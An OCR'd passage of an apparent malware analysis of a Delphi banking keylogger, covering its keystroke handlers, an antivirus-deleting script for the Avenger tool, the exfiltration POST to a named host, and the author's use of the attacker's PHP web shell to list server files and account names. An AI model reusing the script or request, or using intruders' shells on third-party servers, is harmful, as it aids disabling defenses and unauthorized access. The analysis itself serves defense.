
When we check the behavioral analysis of this binary we are lead to see the parameters used by the program:



```
EditTab3_ItaKeyPress
EditCod01KeyPress
EditTab4_ItaKeyPress
EditCod02KeyPress
EditNum011KeyPress
EditNum022KeyPress
EditNum033KeyPress
EditNum044KeyPress
EditNum055KeyPress
EditNum066KeyPress
EditNum077KeyPress
EditNum088KeyPress
EditNum099KeyPress
EditTab2_ItaKeyPress
EditNum01KeyPress
EditNum02KeyPress
EditNum03KeyPress
EditNum04KeyPress
EditNum05KeyPress
EditNum06KeyPress
EditNum07KeyPress
```

Figure 20. *Events triggered on the binary for each key press on the keyboard.*


For each key press executed on the machine, an event will be triggered in the binary, this is a common behavior of Keylogger and Screenlogger. We are most probably dealing with a keylogger created to steal bank information on your machine. When the signature says the sample are stealing information about the internet browser, we can found this actions on the registry activity.



2014-03-06 19.39.50,256	**RegOpenKeyExA**	Handle: 0x000000e8 Registry: 0x80000002 SubKey: SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings	success	0x00000000
2014-03-06 19.39.50,256	**RegOpenKeyExA**	Handle: 0x000000f0 Registry: 0x80000001 SubKey: SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings	success	0x00000000
2014-03-06 19.39.50,256	**RegQueryValueExA**	Handle: 0x000000f0 Data: 1 ValueName: EnableHttp1_1	success	0x00000000

Figure 21. *Registry activity displaying the query of values of Internet Browser configuration*

Let´s check the overflow.exe binary using the IDR (Interactive Delphi Reconstructor) since it is also a Delphi binary program. Just open the file and it will export all the units, classes and Forms used in the application. Once it finished the process you can check the Forms tab, it will show you all the available Forms in the application, even the Hidden one. The overflow.exe seems to be a kind of command center for the attacker because we can see many database connectors, socket plugins that can attach the application to other external hosts, and we can see many Database queries in the strings of the file. This way we can figure out that this application is the main resource of data manipulation and parsing them all to an external database.


File Tools Tabs Help
Units (F2) | Types (F4) | Forms (F5)
CodeViewer (F6) | ClassViewer (F7) | Strings (F8) | Names (F9) | SourceCode (F10)
XRefs


```
0057299C #280     _Unit280
005729D4 #293     _Unit293
00572A0C #294     _Unit294
00572A44 #295 IF  MidItems
00572C48 #296 I   WebAdapt
0057DCEC #297 IF  _Unit297
0057E4AC #298 IF  _Unit298
0057E760 #299 IF  XMLDoc
00586510 #300 IF  SqlConst
00586710 #301     _Unit301
00586748 #302     SqlExpr
00589858 #303     MConnect
0058B07C #304     TConnect
0058BAB8 #305     _Unit305
0059280C #306     _Unit306
005928D4 #307 IF  pngimage
00599EBC #308     Gauges
0059AF88 #309     _Unit309
0059AFC8 #310 IF  GIFImage
005AA080 #311     UnitTiltGB
005AA80C #312     UnitSplashGD
```

```
004EFFD8 <AnsiString> ' AND c.relname = '
004EFFF4 <AnsiString> ' AND a.attname LIKE '
004F0014 <AnsiString> ' ORDER BY attname'
004F0030 <AnsiString> 'attname'
004F0040 <AnsiString> 'usename'
004F0050 <AnsiString> 'relacl'
004F0060 <AnsiString> '='
004F006C <AnsiString> 'PUBLIC'
004F007C <AnsiString> 'YES'
004F0088 <AnsiString> 'NO'
004F0440 <AnsiString> 'SELECT n.nspname,c.relname,u.usename,c.relacl  FROM pg_catalog.pg_namespace n, pg_catalog.pg_class c, pg_catalog.pg_user u WHERE c.relnamespace =
004F0514 <AnsiString> ' AND n.nspname LIKE '
004F0534 <AnsiString> 'SELECT NULL::text AS nspname,c.relname,u.usename,c.relacl  FROM pg_class c, pg_user u WHERE u.usesysid = c.relowner  AND c.relkind = 'r' '
004F05C8 <AnsiString> ' AND c.relname LIKE '
004F05E8 <AnsiString> ' ORDER BY nspname, relname'
004F060C <AnsiString> 'nspname'
004F061C <AnsiString> 'relname'
004F062C <AnsiString> 'usename'
004F063C <AnsiString> 'relacl'
004F064C <AnsiString> '='
004F0658 <AnsiString> 'PUBLIC'
004F0668 <AnsiString> 'YES'
004F0674 <AnsiString> 'NO'
004F0750 <AnsiString> 'ctid'
```

```
0057E8C4 <VMT> TXMLNodeList
0057E938 <DynArray> TXMLNodeArray
0057E964 <Record> TNodeClassInfo
0057E990 <DynArray> TNodeClassArray
0057E9BC <Enumeration> TNodeChange
0057ED68 <VMT> TXMLNode
0057EE1C <Class> TXMLNode
0057EE40 <Method> TNodeChangeEvent
0057F208 <VMT> TXMLDocument
0057F330 <Class> TXMLDocument
0057F568 <Proc> XMLDocError(Msg:AnsiString); inA
0057F580 <Proc> XMLDocError(Msg:AnsiString; var Args:array[$0..-$1] of System.TVarRec; _Dv__:$0..-$1); inADC
0057F5A4 <Func> CreateDOMNode(Doc:IDOMDocument; NameOrData:DOMString; NodeType:TNodeType; AddlData:DOMString):IDOMNode; inADC RET8
0057F7A8 <Func> ExtractAttrValue(AttrName:AnsiString; AttrLine:AnsiString; Default:DOMString):DOMString; inADC RET4
0057F878 <EmbFunc> ReadAtPos(At:Longint):Longint; inA
0057F8A4 <EmbFunc> CompareToRead(var AArray:array[$0..-$1] of System.Byte; _Dv__:$0..-$1):Boolean; inAD
```

Figure 22. *All available units and classes on the program. We can see some DB queries on strings*

a d v e r t i s e m e n t



```
File  Tools  Tabs  Help
Units (F2) | Types (F4)  For
TDELEGA {delega}
TLOGINDIALOG {Log
TMILITAR {militar
TODIN {odin}
TPASSWORDDIALOG {
TVIDENTE {vidente

TEndUserSessionAdapt
TGauge=TCGauge
TIdHTTP=Default
TLocalConnection=Defa
TPrintDialog=Default
TPrinterSetupDialog=De
TSharedConnection=De
TSQLConnection=Defau
TTimer=Default
TXMLDocument=Default
TXPManifest=Default

Press F11 to open form co
0057E8C4 <VMT> TX
0057E938 <DynArra
0057E964 <Record>
0057E990 <DynArra
0057E9BC <Enumera
0057ED68 <VMT> TX
0057EE1C <Class>
0057EE40 <Method>
0057F208 <VMT> TX
0057F330 <Class>
0057F568 <Proc> X
0057F580 <Proc> X
0057F5A4 <Func> C
0057F7A8 <Func> E
0057F878 <EmbFunc
0057F8A4 <EmbFunc
```

```
Outro23
arqprdogtdsaf
FD27D604262C18033DF731C76D88BB6B9B5A8FC60323C47AFF61FE5EE3678DA250F20A39CA084F8ACD0247559F56C863964898F76FED689D4E33F116C5
A148F228CA72EF5BCE7687B65F82BD6485A258B421D717072E1275DE23A7482E36ED3A21DB73D437ACEA65F40B29D857924498
D50CCE09
XRefs
```


Figure 23. *Main form on the application displaying many connectors to external database*

This program will be added to the startup of the user and will be loaded every time you log in into your computer. So now we know that this guy is really malicious and is stealing our information. As I said before only one URL was available to access, the url is vulcanoempresasv1.hospedagemdesites.ws. Since the sample made a request to it, I become curious to see if I can find something else on this address. I will save the best for the end.

Let's see the other file created by the downloader, "resolver.exe"

DROPPED FILE 2 – RESOLVER.EXE

When I checked this file, I noticed that it had been sent many times to VirusTotal, and the md5 checksum of it shows me that this is not a new fresh binary, but an existing tool that the malware creator indexed inside his toolkit. When I executed it on one of my Virtual Machines, I noticed the following on my screen:



The Avenger, (c) by Swandog46


The Avenger, (c) by Swandog46. The Avenger is a kernel-level Windows driver designed to remove highly persistent malicious software. Every attempt has been made to ensure its safety, but it is provided with no warranty whatsoever and its safety cannot be 100% guaranteed! Please use only under qualified supervision. By clicking OK below, you agree that in using this program you do so at your own risk. Click OK to continue or Cancel to quit.

Figure 24. *The Avenger malware removal toolkit*

The Avenger is a fully scriptable, kernel-level Windows driver designed to remove highly persistent files, registry keys/values, and other drivers protected by entrenched malware. It is effective at removing malware that is hooked deeply into the operating system itself, which is often difficult for standard tools.

The Avenger is a *VERY POWERFUL* program, and can easily be misused.

Well, it is not that hard to presume that this tool is not here to just remove a malware presence. Once this is highly scriptable just check one txt file dropped by overflow.exe




```
Folders to delete:
%ProgramFiles%\AVG
%ProgramFiles%\Panda Security
%ProgramFiles%\ESET
%ProgramFiles%\KASPER~1
%ProgramFiles%\Avira
%ProgramFiles%\Softwin
%ProgramFiles%\Grisoft
%ProgramFiles%\NORTON~1
%ProgramFiles%\Microsoft Security Client
Files to move:
%ProgramFiles%\Alwil Software\Avast5\AvastUI.exe|%ProgramFiles%\Alwil Software\Avast5\AvastUI.exa
%ProgramFiles%\Alwil Software\Avast5\AvastSvc.exe|%ProgramFiles%\Alwil Software\Avast5\AvastSvc.exa
%ProgramFiles%\AVAST Software\Avast\AvastSvc.exe|%ProgramFiles%\AVAST Software\Avast\AvastSvc.exa
%ProgramFiles%\AVAST Software\Avast\AvastUI.exe|%ProgramFiles%\AVAST Software\Avast\AvastUI.exa
```

Figure 25. *Script written to the disk by overflow.exe*

Since The Avengers, at the kernel-level, removes the files commanded by the script, our sample will remove the presence of some well-known antivirus leaving a free way for the malware to prosper and grow happy and free.

THE HEIST

Analyzing the results of the malware HTTP requests, we can notice the contact with the host bellow:




http://vulcanoempresasv1.hospedagemdesites.ws/java/conte.php

```
POST /java/conte.php HTTP/1.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Host: vulcanoempresasv1.hospedagemdesites.ws
Accept: text/html, */*
User-Agent: Mozilla/3.0 (compatible; Indy Library)
```

Figure 26. *HTTP Request intercepted from the binary*

This URL receives all the stolen information from the infected machine. I tried to check if this conte.php was available but it was not. The current folder was availed and I tried to navigate to the folders bellow that one and found something very interesting. A folder with a php script called "conn_fabrik.php". This name was familiar to me and I accessed it, the result is below:



infectslab:~# [Since 2005] > CMD > File List - Windows Internet Explorer

irc.efnet.org - #infects

Informa??es

Sistema: Linux
Uname: Linux raven.securenet server.net 2.6.18 408.8.2.el5.lve0.8.61.3 #1 SMP Wed Jul 11 06:49:35 EDT 2012 x86_64
PHP: 5.3.10, **safe mode:** *0*
Methods: wget curl lynx
Ip: 127.0.0.1
Command: Send


Dir **YES:** /home/idirs/public_html/media/ - [New Dir] [New File] [BackTool]
Upload: Browse... Send

```
Results: uname -a

Linux raven.securenet-server.net 2.6.18-408.8.2.el5.lve0.8.61.3 #1 SMP Wed Jul 11 06:49:35 EDT 2012 x86_64 x86_64 x86_64 GNU/Linux
```

Perms	File	Size	Commands
33188	hip.zip	49.08 KB	[Rename] [Del] [Chmod] [Copy]
16877	.../	4 KB	[Rename] [Del] [Chmod] [Copy]
33188	com_fabrik.php	24.17 KB	[Rename] [Del] [Chmod] [Copy]
33188	fabrik_conf.php	21.66 KB	[Rename] [Del] [Chmod] [Copy]
16877	feedgator/	4 KB	[Rename] [Del] [Chmod] [Copy]
33188	.htaccess	0 KB	[Rename] [Del] [Chmod] [Copy]
16072	../	4 KB	[Rename] [Del] [Chmod] [Copy]
16877	com_jforms/	4 KB	[Rename] [Del] [Chmod] [Copy]
33188	2.aspx	71.42 KB	[Rename] [Del] [Chmod] [Copy]
16877	mightyextensions/	4 KB	[Rename] [Del] [Chmod] [Copy]
33188	extrato.jar	2.56 KB	[Rename] [Del] [Chmod] [Copy]
16077	com_jnews/	4 KB	[Rename] [Del] [Chmod] [Copy]
16877	system/	4 KB	[Rename] [Del] [Chmod] [Copy]

Figure 27. *conn_fabrik.php*

Yes, this is a PHP Shell uploaded to the host, and used by the attacker to manage the files used in the Phishing campaigns. The shell has the ability to send system commands to the bash, upload files, restart services and much more.




infectslab:~# [Since 2005] > CMD > File List - Windows Internet Explorer

```
rideout1:x:953:1933::/home/rideout1:/usr/local/cpanel/bin/noshell

goodie13:x:954:1934::/home/goodie13:/usr/local/cpanel/bin/noshell

cpaneleximscanner:x:508:517::/var/cpanel/userhomes/cpaneleximscanner:/usr/local/cpanel/bin/noshell

cpanelphpgadmin:x:509:519::/var/cpanel/userhomes/cpanelphpgadmin:/usr/local/cpanel/bin/noshell

janycevi:x:955:1935::/home/janycevi:/usr/local/cpanel/bin/noshell

thomasad:x:956:1936::/home/thomasad:/usr/local/cpanel/bin/noshell

kalimbay:x:957:1937::/home/kalimbay:/usr/local/cpanel/bin/noshell

durexpr:x:958:1938::/home/durexpr:/usr/local/cpanel/bin/noshell

umakemel:x:959:1939::/home/umakemel:/usr/local/cpanel/bin/noshell

autoline:x:960:1940::/home/autoline:/usr/local/cpanel/bin/noshell

hogarest:x:961:1941::/home/hogarest:/usr/local/cpanel/bin/noshell

kokchang:x:962:1942::/home/kokchang:/usr/local/cpanel/bin/noshell

langkawi:x:963:1943::/home/langkawi:/usr/local/cpanel/bin/noshell

lovewood:x:964:1944::/home/lovewood:/usr/local/cpanel/bin/noshell

sentinel:x:965:1945::/home/sentinel:/usr/local/cpanel/bin/noshell

cblawsav:x:966:1946::/home/cblawsav:/usr/local/cpanel/bin/noshell

afzaal:x:967:1947::/home/afzaal:/usr/local/cpanel/bin/noshell
```

Figure 28. *Just send the command: $ cat /bin/passwd*

As you can see, the attacker was not that concerned about the security of his operation center. I tried to find the database with the stolen information from infected victims but found nothing. I think the attacker moved the database to another base.

